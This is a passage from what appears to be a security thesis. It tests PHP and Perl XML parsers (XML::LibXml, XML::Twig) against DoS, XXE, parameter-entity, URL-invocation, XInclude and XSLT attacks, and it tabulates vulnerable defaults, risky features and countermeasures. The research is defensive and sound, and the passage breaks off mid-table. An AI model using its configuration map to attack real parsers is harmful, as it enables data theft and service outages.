By default, the parser has a very good security level with a BVS of 0 %. Statistically, the parser is vulnerable to none of the attacks. Setting features introduces new vulnerabilities for DoS, XXE, XXE based on parameter entities, XInclude and URL Invocation attacks. For a number of vulnerabilities which are induced by a feature, there is a feature which counteracts these vulnerabilities. However, there aren't any features like this for DoS attacks. None of the features can be used to harden the parser. We recommend using the parser with the default settings.

9.6. Impact of all PHP Parsers

This section summarizes the test results of all tested PHP parsers. Figure 9.1 provides an overview of the test results of all the PHP parsers assessed in our trial.



Figure 9.1.: Comparison of the security of different parsers

If the parser is used with its factory defaults, XMLReader is the most secure option with zero (0) vulnerabilities, followed by SimpleXML and DOMDocument with three (3) vulnerabilities. All of the parsers offer a lot of features which can elevate the count of vulnerabilities up to 39. Statistically, this makes the parsers vulnerable to any tested attack vector.

Table 9.12 shows a detailed analysis of vulnerabilities for each parser.

Table 9.12.: Comparison of vulnerabilities of different PHP parsers

	DOS	XXE	XXE Parameter	URL Invocation	XInclude	XSLT
SimpleXML	yes	no	no	no	no	no
XMLReader	no	no	no	no	no	no
DOMDocument	yes	no	no	no	no	no

Both SimpleXML and DOMDocument are vulnerable to DoS attacks. Apart from that, there are no other vulnerabilities. We would like to note that the results from DOMDocument are identical to SimpleXML except for selected additional tests which use an “xinclude” method. XMLReader implements some flags such as “DTDLOAD”, “DTDVALID” and “XINCLUDE” differently than the other parsers. Interested readers can find a more detailed description of the results in the corresponding section about the parser.

Finally, Figure 9.2 summarizes the vulnerabilities categorized by attack vectors.



Figure 9.2.: Vulnerabilities of PHP parsers categorized by attack vector

10. Perl

This chapter discusses the installation and setup of our working environment in Section 10.1. Section 10.2 presents an overview of parsers in Perl. Then we will discuss the parsers XML::LibXml in Section 10.3 and XML::Twig in Section 10.4. Finally, in Section 10.5 we will summarize the impact of the presented parsers.

Readers interested in a comparison of all parsers can refer to Section 10.5. Readers who would like to gain more insight into the test results can read the corresponding sections to each parser description. Readers who do not plan to run any of our tests can skip Section 10.1.

10.1. Installation and Setup

This section describes the installation and setup of our working environment on Windows 7.

We use Strawberry Perl v.5.22.0.1 [str15a] and install it to "C:/Strawberry".

To verify that the installation is successful we open a command prompt and execute the command "perl -v". This produces an output similar to Listing 10.1.

```
1 C:\Christopher_Spaeth\code\perl\xml_twig>perl -v
2 This is perl 5, version 22, subversion 0 (v5.22.0) built for MSWin32-
     x64-multi-thread
3 Copyright 1987-2015, Larry Wall
4 [more output]
```

Listing 10.1: Output of successful installation of Perl

10.1.1. Network and Firewall

Since our tests utilize a local web server, we advise users to properly configure their firewalls. Otherwise, network related problems are encountered when executing any tests that depend on network connectivity (like URL Invocation, Parameter Entities). We choose to disable the Windows firewall while executing the test set.

10.2. Overview of Parsers

This section gives an overview of the available parsers in Perl. We found the following parsers for Perl: (i) XML::LibXml, (ii) XML::Twig, (iii) XML::Parser, (iv) XML::DOM, (v) XML::Simple (vi) MSXML (vii) XML::PYX, (viii) XML::SAX::Expat, (ix) XML::SAX::ExpatXS (x) XML::SAX::PurePerl, (xi) XML::Grove, (xii) XML::Writer, (xiii) XML::Bare and (xiv) XML::Rules.

Parsers (i) to (x) are mentioned in a Perl XML FAQ [McL02a] and a number of them are also listed in a forum thread [jef02]. The forum thread additionally lists (xi) and (xii). We found (xiii) when looking for the most wide-spread parser in Perl [ike15] and (xiv) in a tutorial for XML::Parser [jen08].

We conduct tests for (i) and (ii) because these are the recommended parsers at the time of writing [ike15].

We exclude (iii) XML::Parser because for one, XML::Twig is based on XML::Parser and therefore only partly covers it, and two, because using XML::Parser directly is not recommended [jen08].

(iv) XML::DOM has a lack of support for namespaces, which is problematic for tests based on XInclude and XML Schema. (v) XML::Simple should not be used in new code [McL02b].

We test (vi) MSXML with the .NET Framework.

(vii) XML::PYX seems to be a command line processing tool.

(viii) XML::SAX::Expat and (ix) XML::SAX::ExpatXS are either already at least partly covered because of our tests with XML::Twig or require the installation of additional software. The documentation for (x) XML::SAX::PurePerl indicates that this parser seems to be unfit because of the lack for DOCTYPE processing [Ser08].

The same reasoning as for (viii) also applies to (xi) XML::Grove. (xiv) XML::Rules requires implementation of custom handlers similar to using XML::Parser directly [Kry12].

10.3. XML::LibXml

This section discusses the Perl parser **XML::LibXml**. First we give an **Introduction** to the parser in Section 10.3.1, then discuss the **Available Settings** in Section 10.3.2 and finally summarize the **Impact** in Section 10.3.3.

More detailed test results for **DoS**, **XXE**, **Parameter Entities (XXE)**, **URL Invocation**, **XInclude** and **XSLT** can be found in Section E.1. We recommend readers who would like to get more insight into the test results, to first read Section 10.3.2 and then proceed to the test results.

10.3.1. Introduction to XML::LibXml

XML::LibXml [Ser15], based on libxml2, is included in Strawberry Perl and offers different parsing APIs like DOM and SAX. Since the DOM parser does not require any additional implementations we prefer to test this API.

Listing 10.2 provides a minimal example of using XML::LibXml.

```
1 #!/usr/bin/perl
2 use XML::LibXML;
3 my $file = "../../xml_files_windows/standard.xml";
4 my $parser = XML::LibXML->new();
5 my $dom = XML::LibXML->load_xml(location => $file);
6 print $dom->documentElement->tagName;
7 print $dom->documentElement->textContent;
```

Listing 10.2: Example of using XML::LibXml

Execute this example by typing “perl xml_libxml.pl” from the command prompt.

- ⋆ Line 1: The “Shebang” line is not required on Windows but makes the code portable to Unix systems [use12].
- ⋆ Line 2: Import the module LibXml.
- ⋆ Line 3: For convenience, create a variable “file” which contains the URL to the XML document.
- ⋆ Line 4: Create a new instance of class LibXml.
- ⋆ Line 5: Parse the XML document.
- ⋆ Line 6 and 7: Print out the [5] name and [43] content of the [39] element to the command line.

Although the API [Ser15] states that the `new()` constructor takes features as optional arguments, our manual tests show that when querying the status of a feature via the `get_options()` method, the status is reported correctly, however, it has no impact on parsing. We have not investigated this behavior further.

A feature can be set by supplying it as an argument to the `load_xml()` method as shown in Listing 10.3.

```
1 my $dom = XML::LibXML->load_xml(location => $file, huge => 1);
```

Listing 10.3: Example of setting a feature in LibXml

10.3.2. Available Settings of XML::LibXml

Table 10.1 shows selected settings which we used for our tests [Ser15].

Feature [Ser15]	**Default**
expand_entities	**1**
substitute entities; possible values are 0 and 1; default is 1 Note that although this flag disables entity substitution, it does not prevent the parser from loading external entities; when substitution of an external entity is disabled, the entity will be represented in the document tree by an XML_ENTITY_REF_NODE node whose subtree will be the content obtained by parsing the external resource; Although this nesting is visible from the DOM it is transparent to XPath data model, so it is possible to match nodes in an unexpanded entity by the same XPath expression as if the entity were expanded. See also ext_ent_handler.	
load_ext_dtd	**1**
load the external DTD subset while parsing; possible values are 0 and 1. Unless specified, XML::LibXML sets this option to 1. This flag is also required for DTD Validation, to provide complete attribute, and to expand entities, regardless if the document has an internal subset. Thus switching off external DTD loading, will disable entity expansion, validation, and complete attributes on internal subsets as well.	
complete_attributes	**0**
create default DTD attributes; possible values are 0 and 1	
validation	**0**
validate with the DTD; possible values are 0 and 1	
expand_xinclude or xinclude	**0**
Implement XInclude substitution; possible values are 0 and 1 Expands XInclude tags immediately while parsing the document. Note that the parser will use the URI resolvers installed via XML::LibXML::InputCallback to parse the included document (if any).	
no_network	**0**
Forbid network access; possible values are 0 and 1 If set to true, all attempts to fetch non-local resources (such as DTD or external entities) will fail (unless custom callbacks are defined). It may be necessary to use the flag recover for processing documents requiring such resources while networking is off.	

Feature [Ser15]	**Default**
huge	**0**
relax any hardcoded limit from the parser; possible values are 0 and 1. Unless specified, XML::LibXML sets this option to 0. Note: the default value for this option was changed to protect against denial of service through entity expansion attacks. Before enabling the option ensure you have taken alternative measures to protect your application against this type of attack.	
ext_ent_handler	-
/parser/ Provide a custom external entity handler to be used when expand_entities is set to 1. Possible value is a subroutine reference. This feature does not work properly in libxml2 < 2.6.27! The subroutine provided is called whenever the parser needs to retrieve the content of an external entity. It is called with two arguments: the system ID (URI) and the public ID. The value returned by the subroutine is parsed as the content of the entity. This method can be used to completely disable entity loading, e.g. to prevent exploits of the type described at (http://searchsecuritychannel.techtarget.com/generic/0,295582,sid97_gci1304703,00.html), where a service is tricked to expose its private data by letting it parse a remote file (RSS feed) that contains an entity reference to a local file (e.g. /etc/fstab). A more granular solution to this problem, however, is provided by custom URL resolvers, as in my $c = XML::LibXML::InputCallback->new(); sub match # accept file:/ URIs except for XML catalogs in /etc/xml/ my ($uri) = @_; return ($uri= m̂file:/ and $uri ! m̂file:///etc/xml/) ? 1 : 0; $c->register_callbacks([\&match, sub, sub, sub]); $parser->input_callbacks($c);	

Table 10.1.: Selected features of libxml [Ser15]

Some features are self-explanatory and do not require any additional comments, such as **huge** and **xinclude**. Our test results show that annotations to other features are useful.

The feature **expand_entities** only affects the processing of external general entities. Contrary to the description of the feature, our tests show that by setting this feature to *false*, it also prevents the loading of an external general entity from a remote resource. The feature **load_ext_dtd** affects the loading of the [30] external subset in a system identifier and the processing of any entity within the [30] external subset. The feature **complete_attributes** is only used in conjunction with other tests and has no impact on the processing of entities. The feature **validation** affects the processing of external general entities and has priority over the feature **expand_entities**. However, it has no priority over the feature **load_ext_dtd** and therefore does not load the [30] external subset. The feature **no_network** forbids network access if *true* is assigned and allows network access if *false* is assigned as a value.

The feature **ext_ent_handler** can be used to implement a custom entity handler (similar to an EntityResolver in Java). However, since we are not proficient with Perl, we did not use this option.

The behavior of the parser can be summarized as follows: The parser (i) resolves external entities, (ii) loads the [30] external subset, (iii) has an inbuilt limit for the number of entity references, (iv) allows network access and (v) does not process XInclude.

10.3.3. Impact

Table 10.2 provides an overview of the test results.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testDOS_core	Default Settings: Processing of internal general entities	1	0		core
testDOS_core_expand_entities	Checks whether feature **mitigates** attack expand_entities => 0: Do not process entities	1	0	feature has no effect;	Add.
testDOS_entitySize	Default Settings: Quadratic blowup attack	1	0		core
testDOS_indirections	Default Settings: Billion laughs attack	0	0	Error: Detected an entity reference loop	core
testDOS_indirections_huge	Checks whether feature **facilitates** attack huge => 1: Deactivate DoS protection	1	0		Add.
testInternalSubset_ExternalPEReferenceInDTD	Default Settings: Processing of external parameter entities	1	0		core
testInternalSubset_ExternalPEReferenceInDTD_expand_entities	Checks whether feature **mitigates** attack expand_entities => 0: Do not process entities	1	0	feature has no effect;	Add.
testInternalSubset_ExternalPEReferenceInDTD_load_ext_dtd	Checks whether feature **mitigates** attack load_ext_dtd => 0: Do not load the external subset	0	1	Error: Entity 'intern' not defined	Add.
testInternalSubset_ExternalPEReferenceInDTD_load_ext_dtd _complete_attributes	Checks whether feature **facilitates** attack load_ext_dtd => 0: Do not load the external subset complete_attributes => 1: Create default DTD attributes	0	1	Error: Entity 'intern' not defined	Add.
testInternalSubset_ExternalPEReferenceInDTD_load_ext_dtd _validation	Checks whether feature **facilitates** attack load_ext_dtd => 0: Do not load the external subset validation => 1: Perform DTD validation	0	1	Error: Entity 'intern' not defined	Add.
testInternalSubset_PEReferenceInDTD	Default Settings: Processing of internal parameter entities	1	0		core
testInternalSubset_PEReferenceInDTD_expand_entities	Checks whether feature **mitigates** attack expand_entities => 0: Do not process entities	1	0	feature has no effect;	Add.
testParameterEntity_core	Default Settings: XXE attack based on parameter entities	1	0		core
testParameterEntity_core_load_ext_dtd	Checks whether feature **mitigates** attack load_ext_dtd => 0: Do not load the external subset	0	1	Error: Entity 'all' not defined	Add.
testParameterEntity_core_no_network	Checks whether feature **mitigates** attack no_network => 1: Deactivate network access	0	1	Error: Entity 'all' not defined	Add.
testParameterEntity_doctype	Default Settings: XXE attack based on parameter entities (Variation)	1	0		core
testParameterEntity_doctype_load_ext_dtd	Checks whether feature **mitigates** attack load_ext_dtd => 0: Do not load the external subset	0	1	Error: Entity 'all' not defined; Testing other features with load_ext_dtd is not necessary -> already tested	Add.
testParameterEntity_doctype_no_network	Checks whether feature **mitigates** attack no_network => 1: Deactivate network access	0	1	Error: Entity 'all' not defined	Add.
testURLInvocation_doctype	Default Settings: URL Invocation based on DOCTYPE	1	0		core
testURLInvocation_doctype_expand_entities	Checks whether feature **mitigates** attack expand_entities => 0: Do not process entities	1	0	just to make sure that expand_entities does not affect the DOCTYPE	Add.
testURLInvocation_doctype_load_ext_dtd	Checks whether feature **mitigates** attack load_ext_dtd => 0: Do not load the external subset	0	1		Add.
testURLInvocation_doctype_load_ext_dtd_complete_attributes	Checks whether feature **facilitates** attack load_ext_dtd => 0: Do not load the external subset complete_attributes => 1: Create default DTD attributes	0	1		Add.
testURLInvocation_doctype_load_ext_dtd_validation	Checks whether feature **facilitates** attack load_ext_dtd => 0: Do not load the external subset validation => 1: Perform DTD validation	0	1		Add.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testURLInvocation_doctype_no_network	Checks whether feature **mitigates** attack no_network => 1: Deactivate network access	0	1	Error: Attempt to load network entity http://127.0.0.1:5000/	Add.
testURLInvocation_externalGeneralEntity	Default Settings: URL Invocation based on external general entities	1	0		core
testURLInvocation_externalGeneralEntity_expand_entities	Checks whether feature **mitigates** attack expand_entities => 0: Do not process entities	0	1		Add.
testURLInvocation_externalGeneralEntity_expand_entities _complete_attributes	Checks whether feature **facilitates** attack expand_entities => 0: Do not process entities complete_attributes => 1: Create default DTD attributes	0	1		Add.
testURLInvocation_externalGeneralEntity_expand_entities_validation	Checks whether feature **facilitates** attack expand_entities => 0: Do not process entities validation => 1: Perform DTD validation	1	0	validation has priority over expand_entities	Add.
testURLInvocation_externalGeneralEntity_load_ext_dtd	Checks whether feature **mitigates** attack load_ext_dtd => 0: Do not load the external subset	0	1		Add.
testURLInvocation_externalGeneralEntity_load_ext_dtd _complete_attributes	Checks whether feature **facilitates** attack load_ext_dtd => 0: Do not load the external subset complete_attributes => 1: Create default DTD attributes	0	1		Add.
testURLInvocation_externalGeneralEntity_load_ext_dtd_validation	Checks whether feature **facilitates** attack load_ext_dtd => 0: Do not load the external subset validation => 1: Perform DTD validation	0	1		Add.
testURLInvocation_externalGeneralEntity_no_network	Checks whether feature **mitigates** attack no_network => 1: Deactivate network access	0	1	Error: Attempt to load network entity http://127.0.0.1:5000/	Add.
testURLInvocation_noNamespaceSchemaLocation	Default Settings: URL Invocation based on noNamespaceSchemaLocation attribute	0	0	schema Validation only for local file;	core
testURLInvocation_parameterEntity	Default Settings: URL Invocation based on external parameter entities	1	0		core
testURLInvocation_parameterEntity_expand_entities	Checks whether feature **mitigates** attack expand_entities => 0: Do not process entities	1	0	feature has no effect;	Add.
testURLInvocation_parameterEntity_load_ext_dtd	Checks whether feature **mitigates** attack load_ext_dtd => 0: Do not load the external subset	0	1		Add.
testURLInvocation_parameterEntity_load_ext_dtd_complete_attributes	Checks whether feature **facilitates** attack load_ext_dtd => 0: Do not load the external subset complete_attributes => 1: Create default DTD attributes	0	1		Add.
testURLInvocation_parameterEntity_load_ext_dtd_validation	Checks whether feature **facilitates** attack load_ext_dtd => 0: Do not load the external subset validation => 1: Perform DTD validation	0	1		Add.
testURLInvocation_parameterEntity_no_network	Checks whether feature **mitigates** attack no_network => 1: Deactivate network access	0	1	Error: Attempt to load network entity http://127.0.0.1:5000/	Add.
testURLInvocation_schemaLocation	Default Settings: URL Invocation based on schemaLocation attribute	0	0	schema Validation only for local file;	core
testURLInvocation_XInclude	Default Settings: URL Invocation based on XInclude	0	0		core
testURLInvocation_XInclude_xinclude	Checks whether feature **facilitates** attack xinclude => 1: Process XInclude	1	0		Add.
testURLInvocation_XInclude_xinclude_no_network	Checks whether feature **mitigates** attack xinclude => 1: Process XInclude no_network => 1: Deactivate network access	0	1	XInclude error :could not load http://127.0.0.1:5000/test.xml, and no fallback was found	Add.
testXInclude	Default Settings: XInclude attack	0	0		core
testXInclude_xinclude	Checks whether feature **facilitates** attack xinclude => 1: Process XInclude	1	0		Add.
testXSLT	Default Settings: XSLT attack	0	0		core
testXXE	Default Settings: XXE attack	1	0		core
testXXE_expand_entities	Checks whether feature **mitigates** attack expand_entities => 0: Do not process entities	0	1		Add.
testXXE_expand_entities_complete_attributes	Checks whether feature **facilitates** attack expand_entities => 0: Do not process entities complete_attributes => 1: Create default DTD attributes	0	1		Add.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testXXE_expand_entities_validation	Checks whether feature **facilitates** attack expand_entities => 0: Do not process entities validation => 1: Perform DTD validation	1	0	validation has priority over expand_entities	Add.
testXXE_load_ext_dtd	Checks whether feature **mitigates** attack load_ext_dtd => 0: Do not load the external subset	0	1		Add.
testXXE_load_ext_dtd_complete_attributes	Checks whether feature **facilitates** attack load_ext_dtd => 0: Do not load the external subset complete_attributes => 1: Create default DTD attributes	0	1		Add.
testXXE_load_ext_dtd_validation	Checks whether feature **facilitates** attack load_ext_dtd => 0: Do not load the external subset validation => 1: Perform DTD validation	0	1		Add.

Table 10.2.: Summary of all test results of XML::LibXml

In column **BVS/VFS** the value “0” means “not vulnerable” and the value “1” means “vulnerable”. In column **CMS** the value “0” means “non-mitigated vulnerability” and the value “1” means “mitigated vulnerability”.

Denial-of-Service Attacks

The parser is vulnerable to DoS attacks by default.
The feature “huge” renders the parser vulnerable.

XXE Attacks

The parser is vulnerable to XXE attacks by default.
The following countermeasures are available:
(i) Set the feature “load_ext_dtd” (false).
(ii) Set the feature “expand_entities” (false).

XXE Attacks Based on Parameter Entities / URL Invocation Attacks

The parser is vulnerable to XXE and URL Invocation attacks by default.
The following countermeasures are available:
(i) Set the feature “load_ext_dtd” (false).
(ii) Set the feature “no_network” (true).

XInclude Attacks

The parser is not vulnerable to XInclude attacks by default.

XSLT Attacks

The parser is not vulnerable to XSLT attacks by default.

Summary

Table 10.3 summarizes the test results.

Table 10.3.: Accumulated test results of XML::LibXml

Total number of tests	**53**
Number of additional tests	37
BVS	**10**
BVS (%)	63
BVS (% total number of vulnerabilities)	50
BVS (% total number of tests)	19
VFS	**10**
VFS (% total number of vulnerabilities)	50
VFS (% total number of tests)	19
Total number of vulnerabilities	**20**
CMS	27
CMS (%)	73
BVS[Countermeasures]	**2**

The parser has a total of 53 tests, of which 37 are additional tests. The test results show that the BVS is 10, which accounts for a normalized vulnerability of 63 % on a scale from 0 to 100. This corresponds to 19 % of the total number of tests and for 50 % of all vulnerabilities.

The parser has many additional features and is therefore highly configurable. New features introduce 10 additional vulnerabilities. This accounts for 19 % of the total number of tests and for 50 % of all vulnerabilities. This yields a total count of 20 vulnerabilities. The CMS is 27, which accounts for 73 % of additional tests.

By default, the parser has a bad security level with a BVS of 63 %. Statistically, the parser is vulnerable to two-thirds of the attacks.

Looking at the results more closely reveals that the parser is vulnerable to quadratic blowup DoS, XXE, XXE based on parameter entities and URL Invocation attacks. Setting features introduces new vulnerabilities for DoS, XXE and XInclude attacks. For a number of vulnerabilities which are induced by a feature, there is a feature which counteracts these vulnerabilities. However, there aren't any features like this for DoS, or XInclude attacks.

In fact, these features can be used to mitigate existing vulnerabilities in order to harden the parser. We recommend using the parser with setting the feature "load_ext_dtd" (false) to mitigate XXE, XXE based on parameter entities and URL Invocation attacks. Other features should not be used. DoS attacks cannot be mitigated.

10.4. XML::Twig

This section discusses the Perl parser **XML::Twig**. First we give an **Introduction** to the parser in Section 10.4.1, then discuss the **Available Settings** in Section 10.4.2 and finally summarize the **Impact** in Section 10.4.3.

More detailed test results for **DoS**, **XXE**, **Parameter Entities (XXE)**, **URL Invocation**, **XInclude** and **XSLT** can be found in Section E.2. We recommend readers who would like to get more insight into the test results, to first read Section 10.4.2 and then proceed to the test results.

10.4.1. Introduction to XML::Twig

XML::Twig [Rod15b] is included in Strawberry Perl and uses a tree-like interface to access the XML document or parts of it. It is based on XML::Parser, can process a document in pieces and supports XML filters.

Listing 10.4 provides a minimal example of using XML::Twig.

```
1 #!/usr/bin/perl
2 use XML::Twig;
3 my $t= XML::Twig->new();
4 $t->parsefile(../../xml_files_windows/standard.xml");
5 my $root = $t->root;
6 print $root->tag;
7 print $root->first_child->text;
```

Listing 10.4: Example of using XML::Twig

Execute this example by typing “perl xml_twig.pl” from the command prompt.

- ⋆ Line 1: The “Shebang” line is not required on Windows but makes the code portable to Unix systems [use12].
- ⋆ Line 2: Import the module Twig.
- ⋆ Line 3: Create a new instance of class XML::Twig.
- ⋆ Line 4: Parse the XML document
- ⋆ Line 5: Access the root [39] element of the XML document.
- ⋆ Line 6 and 7: Print out the [5] name and [43] content of the [39] element to the command line.

10.4.2. Available Settings of XML::Twig

Table 10.4 shows selected settings which are used for our tests and are based on XML::Parser [Ser11a].

Feature [Ser11a]	Default
NoExpand This is an Expat option. Normally, the parser will try to expand references to entities defined in the internal subset. If this option is set to a true value, and a default handler is also set, then the default handler will be called when an entity reference is seen in text. This has no effect if a default handler has not been registered, and it has no effect on the expansion of entity references inside attribute values.	0
ParseParamEnt This is an Expat option. Unless standalone is set to "yes" in the XML declaration, setting this to a true value allows the external DTD to be read, and parameter entities to be parsed and expanded.	0
NoLWP This option has no effect if the ExternEnt or ExternEntFin handlers are directly set. Otherwise, if true, it forces the use of a file based external entity handler.	0

Table 10.4.: Selected parser features of XML::Parser [Ser11a]

Additionally, Table 10.5 lists a number of parser-specific features available only in XML::Twig [Rod15b].

Feature [Rod15b]	Default
expand_external_ents When this option is used external entities (that are defined) are expanded when the document is output using "print" functions such as print , sprint , flush and xml_string . Note that in the twig the entity will be stored as an element with a tag '#ENT', the entity will not be expanded there, so you might want to process the entities before outputting it. If an external entity is not available, then the parse will fail. A special case is when the value of this option is -1. In that case a missing entity will not cause the parser to die, but its name, sysid and pubid will be stored in the twig as $twig->twig_missing_system_entities (a reference to an array of hashes name =><name>, sysid =><sysid>, pubid =><pubid>). Yes, this is a bit of a hack, but it's useful in some cases.	**0**

Feature [Rod15b]	**Default**
load_DTD If this argument is set to a true value, parse or parsefile on the twig will load the DTD information. This information can then be accessed through the twig, in a DTD_handler for example. This will load even an external DTD. Default and fixed values for attributes will also be filled, based on the DTD. Note that to do this the module will generate a temporary file in the current directory. If this is a problem let me know and I will add an option to specify an alternate directory. See "DTD Handling" for more information	**0**
All Features of XML::Parser	

Table 10.5.: Selected parser features of XML::Twig [Rod15b]

We verify that neither the feature **NoLWP** nor **expand_external_ents** has any impact on parsing. Since the feature **NoLWP** is related to external entities we use the XML documents "internalSubset_ExternalPEReferenceInDTD.xml" and "xxe.xml" to test its behavior.
For the file "xxe.xml" our tests show that setting **NoLWP** => *0* and **NoLWP** => *1* yield identical results, regardless of whether the feature is set in the `new()` constructor or in the method `parsefile()`. The results are also identical when we use the modified XML documents which do not contain the file:// protocol handler.
For the file "internalSubset_ExternalPEReferenceInDTD.xml" the same results apply. When we also activate the processing of parameter entities by setting the feature **ParseParamEnt** => *1*, the results are still identical and the feature has no effect.
The description of this feature hints that it is ignored when an `ExternEnt` handler is explicitly set [Ser11a]. In the source code of XML::Twig [Rod15a] (line 235 ff) we verify that an `ExternEnt` handler is set, and we assume that this is the cause of the described behavior. The relevant excerpt from the source code is attached in Listing 10.5.

```
1 # handlers used in regular mode
2 ExternEnt  => \&_twig_extern_ent,
```

Listing 10.5: Setting an ExternEnt handler for XML::Twig

For the reasons as stated above, we use the same set of files to test the feature **expand_external_ents**. After executing the same tests as described for the feature "NoLWP", we do not note any impact of the feature on processing.

Because both features have no impact on parsing, we exclude them from our tests. Our test results show that annotations to some of the features are useful.
The feature **NoExpand** affects the processing of general entities. If the processing of parameter entities is activated with the feature **ParseParamEnt**, external parameter entities are affected as well. It is unclear whether internal parameter entities are also affected.

The feature **ParseParamEnt** affects the processing of parameter entities.
The feature **load_DTD** affects the loading of the [30] external subset in a system identifier. The processing of entities in the [30] external subset is not affected by this feature.

The behavior of the parser can be summarized as follows: The parser (i) resolves external entities, (ii) does not process parameter entities and (iii) does not load the [30] external subset.

According to the manual, XML::Twig accepts different spellings of features (e.g. **NoExpand** or **no_expand**). "XML::Twig normalizes them [the names of the features] before processing them." [Rod15b]. This also applies for features of XML::Parser. We found no trace of the feature **no_expand** in the documentation [Ser11a] nor in the source code [Ser11b] of XML::Parser nor in the source code of Expat [Coo11]. Therefore, we conclude that this is a characteristic of XML::Twig.

Despite the good intentions of the developer of XML::Twig, this causes severe problems when setting features. Our manual tests show that depending on the context and the spelling, features have a different impact on processing. We will discuss our findings in the following paragraph.

When processing external general entities ("xxe.xml") both features **NoExpand** and **no_expand** are recognized in the `new()` constructor but not within the method `parsefile()`. The same results apply for external parameter entities ("internalSubset_ExternalPEReferenceInDTD.xml") when the feature **ParseParamEnt** => *1* is also set. When processing internal general entities ("dos_core.xml") the feature **NoExpand** is recognized in the method `parsefile()` but not in the `new()` constructor. The feature **no_expand** is not recognized in any of these methods. We recommend the use of the feature **NoExpand**. Note that the feature has to be set in different contexts depending on the type of processed entity.

When processing external parameter entities ("internalSubset_ExternalPEReferenceInDTD.xml") both of the features **ParseParamEnt** and **parse_param_ent** are recognized in the `new()` constructor. The feature **ParseParamEnt** is also recognized in the method `parsefile()` while the feature **parse_param_ent** is not. We recommend using the feature **ParseParamEnt**.

When processing the system identifier of a DOCTYPE ("url_invocation_doctype.xml")
the feature **load_DTD** is recognized in the `new()` constructor but not within the method `parsefile()`.

For future reference we put our results in Table 10.6.

Feature	**new()**	**parsefile()**
NoExpand (ext)	working	not working
no_expand (ext)	working	not working
NoExpand (int)	not working	working
no_expand (int)	not working	not working
ParseParamEnt	working	working
parse_param_ent	working	not working
load_DTD	working	working

Table 10.6.: Interaction of XML::Twig features in different contexts and on different input files

10.4.3. Impact

Table 10.7 provides an overview of the test results.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testDOS_core	Default Settings: Processing of internal general entities	1	0		core
testDOS_core_NoExpand	Checks whether feature **mitigates** attack NoExpand => 1: Do not process entities	0	1		Add.
testDOS_entitySize	Default Settings: Quadratic blowup attack	1	0		core
testDOS_entitySize_NoExpand	Checks whether feature **mitigates** attack NoExpand => 1: Do not process entities	0	1		Add.
testDOS_indirections	Default Settings: Billion laughs attack	1	0		core
testDOS_indirections_NoExpand	Checks whether feature **mitigates** attack NoExpand => 1: Do not process entities	0	1		Add.
testInternalSubset_ExternalPEReferenceInDTD	Default Settings: Processing of external parameter entities	0	0		core
testInternalSubset_ExternalPEReferenceInDTD_load_DTD	Checks whether feature **facilitates** attack load_DTD => 1: Load the external subset	0	0		Add.
testInternalSubset_ExternalPEReferenceInDTD_ParseParamEnt	Checks whether feature **facilitates** attack ParseParamEnt => 1: Process parameter entities	1	0	file:// not supported	Add.
testInternalSubset_ExternalPEReferenceInDTD_ParseParamEnt _NoExpand	Checks whether feature **mitigates** attack ParseParamEnt => 1: Process parameter entities NoExpand => 1: Do not process entities	0	1		Add.
testInternalSubset_PEReferenceInDTD	Default Settings: Processing of internal parameter entities	0	0		core
testInternalSubset_PEReferenceInDTD_load_DTD	Checks whether feature **facilitates** attack load_DTD => 1: Load the external subset	0	0		Add.
testInternalSubset_PEReferenceInDTD_ParseParamEnt	Checks whether feature **facilitates** attack ParseParamEnt => 1: Process parameter entities	1	0		Add.
testInternalSubset_PEReferenceInDTD_ParseParamEnt_NoExpand	Checks whether feature **mitigates** attack ParseParamEnt => 1: Process parameter entities NoExpand => 1: Do not process entities	0	1		Add.
testParameterEntity_core	Default Settings: XXE attack based on parameter entities	0	0		core
testParameterEntity_core_ParseParamEnt	Checks whether feature **facilitates** attack ParseParamEnt => 1: Process parameter entities	0	0	Exception: cannot expand %dtd;	Add.
testParameterEntity_doctype	Default Settings: XXE attack based on parameter entities (Variation)	0	0		core
testParameterEntity_doctype_load_DTD	Checks whether feature **facilitates** attack load_DTD => 1: Load the external subset	0	0	Exception: illegal parameter entity reference	Add.
testParameterEntity_doctype_load_DTD_ParseParamEnt	Checks whether feature **facilitates** attack load_DTD => 1: Load the external subset ParseParamEnt => 1: Process parameter entities	0	0	Exception: illegal parameter entity reference	Add.
testParameterEntity_doctype_ParseParamEnt	Checks whether feature **facilitates** attack ParseParamEnt => 1: Process parameter entities	0	0	Exception: cannot expand >	Add.
testURLInvocation_doctype	Default Settings: URL Invocation based on DOCTYPE	0	0		core
testURLInvocation_doctype_load_DTD	Checks whether feature **facilitates** attack load_DTD => 1: Load the external subset	1	0		Add.
testURLInvocation_doctype_ParseParamEnt	Checks whether feature **facilitates** attack ParseParamEnt => 1: Process parameter entities	0	0	Exception: cannot expand &remote;	Add.
testURLInvocation_externalGeneralEntity	Default Settings: URL Invocation based on external general entities	0	0	Exception: cannot expand &remote;	core
